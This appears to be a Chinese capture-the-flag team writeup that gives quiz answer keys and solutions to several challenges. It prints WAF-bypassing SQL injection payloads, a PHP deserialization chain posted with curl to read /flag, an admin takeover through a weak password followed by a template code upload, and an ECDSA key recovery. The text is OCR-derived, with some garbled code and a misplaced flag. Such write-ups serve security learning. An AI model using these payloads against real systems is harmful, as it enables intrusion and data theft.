重生归来我要当菜狗王战队 WRITEUP

一、 战队信息

战队名称：重生归来我要当菜狗王

战队排名：1060

二、 解题情况

三、 解题过程

安全知识选择题

单选题

1.B　　2.B　　3.B　　4.C　　5.D

6.B　　7.C　　8.B　　9.C　　10.C

场景 1　1.ABC　2.ABD　3.BCD　4.ACD　5.ABC

场景 2　1.BCD　2. ABCD　3. ABC　4.AC　5.ABC

场景 3　1.BD　2.ABD　3.ABD　4.AB　5.ABC

场景 4　1.AC　2.BCD　3.BC　4.ABD　5.BCD

题目序号 8 题目名称 AI_WAF 解题人：张新朋

操作内容：

经过测试发现 是 mysal 可以通过/*!...*/MySQL 特有语法 内联注释可以绕过

6' /*!50000union*/ /*!50000select*/ 1,2,3#

6' — 闭合前面的 SQL 语句并逃逸单引号

/*!50000UNION*/ — MySQL 条件注释绕过 UNION 过滤

/*!50000SELECT*/ — MySQL 条件注释绕过 SELECT 过滤

1,2,3 — 查询的列数据（用于探测回显位置）

— MySQL 注释符，注释掉后面的内容

获取数据库的名

' /*!50000union*/ /*!50000select*/ —1,database()#

得到 数据库：`nexadata`

表名

'/*!50000union*//*!50000select*/1,group_concat(table_name),3from information_schema.tables where table_schema='nexadata'#

有两个表：

`article` 和`where_is_my_flagggggg`

列名

'/*!50000union*//*!50000select*/1,group_concat(column_name),3from

information_schema.columns/*!60000where*/

table_name='where_is_my_flagggggg'#

列名：`Th15_Is_f149`

获取 flag

'/*!50000union*//*!50000select*/-1,Th15_Is_f149,3from

where_is_my_flagggggg#

如该题使用自己编写的脚本代码请详细写出，不允许截图

```
6'/*!50000UNION*//*!50000SELECT*/1,group_concat(table_name),3FROMinformation_schema.tables WHERE table_schema='nexadata'#
6'/*!50000UNION*//*!50000SELECT*/1,group_concat(column_name),3FROMinformation_schema.columns /*!60000where*/ table_name='where_is_my_flagggggg'#
6'/*!50000UNION*/ /*!50000SELECT*/1,Th15_Is_f149,3 FROM where_is_my_flagggggg#
```

flag 值：

flag{35c7da8f-71b4-4b43-b40c-0ea4f716ba46}

题目序号 8 题目名称 hellogate　　解题人：郑家杰

操作内容：

将图片保存至本地，发现图片中隐藏部分提示

```php
<?php
error_reporting(0);
class A {
    public $handle;
    public function triggerMethod() {
        echo "" . $this->handle;
    }
class B {
    public $worker;
    public $cmd;
    public function __toString() {
        return $this->worker->result;
    }
class C {
    public $cmd;
    public function __get($name) {
        echo file_get_contents($this->cmd);
    }
$raw = isset($_POST['data']) ? $_POST['data'] : '';
header('Content-Type: image/jpeg');
readfile("muzujijiji.jpg");
highlight_file(__FILE__);
$obj = unserialize($_POST['data']);
$obj->triggerMethod();<code><span style="color: #000000">
```

经过分析后发现是三重反序列化

构造的反序列化 payload：

data=O:1:\"A\":1:{s:6:\"handle\";O:1:\"B\":2:{s:6:\"worker\";O:1:\"C\":1:{s:3:\"cmd\";s:5:\"/flag\";}s:3:\"cmd\";s:0:\"\";}}

执行 payload：

```
curl -X POST \
    -d
"data=O:1:\"A\":1:{s:6:\"handle\";O:1:\"B\":2:{s:6:\"worker\";O:1:\"C\":1:{s:3:\"cmd\";s:5:\"/flag\";}s:3:\"cmd\";s:0:\"\";}}" \
    https://eci-2ze6us9o6895atcif61m.cloudeci1.ichunqiu.com:80/ \
--output 1

strings ./1 | grep flag
```

```
┌──(root㉿kali)-[~/Desktop/test]
└─# curl -X POST \
    -d "data=O:1:\"A\":1:{s:6:\"handle\";O:1:\"B\":2:{s:6:\"worker\";O:1:\"C\":1:{s:3:\"cmd\";s:5:\"/flag\";}s:3:\"cmd\";s:0:\"\";}}" \
    https://eci-2ze6us9o6895atcif61m.cloudeci1.ichunqiu.com:80/ \
--output 1
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  315k    0  315k  100   105   382k    128 --:--:-- --:--:-- --:--:--  382k

┌──(root㉿kali)-[~/Desktop/test]
└─# strings ./1 | grep flag
</code>flag{20990883-5bbb-4698-b8d1-02dc6d56d491}
```


flag 值：flag{20990883-5bbb-4698-b8d1-02dc6d56d491}

题目序号 11 题目名称 dedecms 解题人：郑家杰


操作内容：

注册账户后进入个人中心，发现除了创建的 zhaha 用户还存在 Aa123456789 和 admin


尝试使用弱口令 admin/admin 登录后台失败
但是使用 Aa123456789/Aa123456789 获得意外之喜，居然是管理员账户




在后台的专题管理中我们可以利用发布专题中的选择模板功能来上传我们自定义的模板




在添加新页面中可以应用我们自定义的模板来执行我们写入的代码




我们可以使用 php 内置的 scandir 函数来探测目录(ps：因为模板上传对敏感函数限制严格，所以很难使用 eval，system 等等...)




使用 scandir 探测了当前目录和前几个目录都没发现 flag，因此目标可能在根目录




修改 1.htm 重新上传




在页面管理处重新应用一下




再次修改为根目录



使用 readfile 函数读取





flag{ca688a3d-6c71-435e-98ac-e69bf739026e}int(42)

题目序号 22 题目名称 ECDSA 解题人：张新朋

操作内容：

附件中 Python 代码实现了一个 ECDSA（椭圆曲线数字签名算法）签名系统，使用的是 NIST P—521 椭圆曲线。代码的主要功能是：

生成私钥和公钥；

使用固定的 nonce 生成 ECDSA 签名；

将公钥保存为 PEM 格式文件；

将消息及其签名保存为文本文件。

只需要还原原私钥即可

```
#!/usr/bin/env python3
from ecdsa import NIST521p
from hashlib import sha512

def get_original_private_key():
    """根据原始脚本逻辑计算并输出私钥"""
    digest_int = int.from_bytes(sha512(b"Welcome to this challenge!").digest(),
"big")
    curve_order = NIST521p.order
    priv_int = digest_int % curve_order
    return priv_int

if __name__ == "__main__":
    private_key = get_original_private_key()
    print(private_key)
```

定义一个名为 get_original_private_key 的函数

这个函数用来重现原始脚本中私钥的生成过程

NIST521p.order：获取 NIST P-521 曲线的阶数（一个非常大的质数）

这个值大约是 521 位长，用于模运算

对消息摘要整数对曲线阶数取模

这确保生成的私钥值在合法范围内（1 到 curve_order－1）

如该题使用自己编写的脚本代码请详细写出，不允许截图

```
#!/usr/bin/env python3
from ecdsa import NIST521p
from hashlib import sha512

def get_original_private_key():
    """根据原始脚本逻辑计算并输出私钥"""
    digest_int = int.from_bytes(sha512(b"Welcome to this challenge!").digest(), "big")
    curve_order = NIST521p.order
    priv_int = digest_int % curve_order
    return priv_int

if __name__ == "__main__":
    private_key = get_original_private_key()
    print(private_key)
```

flag 值：


flag{581bdf717b780c3cd8282e5a4d50f3a0}

flag 值：flag{ca688a3d-6c71-435e-98ac-e69bf739026e}


题目序号 25 题目名称 SnakeBackdoor-1 解题人：郑家杰

操作内容：

因为是爆破所以我们过滤 http，我们着重关注 POST 方式以及路径为/admin/login
分析发现 200 响应均为登录失败



发现一处响应为 302，并且跳转路径为/admin/panel，这就是爆破成功的 http 包



追踪 http 流可得到 flag

```
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.7
Referer: http://192.168.1.200:5000/admin/login
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Connection: keep-alive

username=admin&password=zxcvbnm123HTTP/1.1 302 FOUND
Server: Werkzeug/3.1.4 Python/3.12.3
Date: Sun, 21 Dec 2025 05:07:15 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 211
Location: /admin/panel
Vary: Cookie
Set-Cookie:
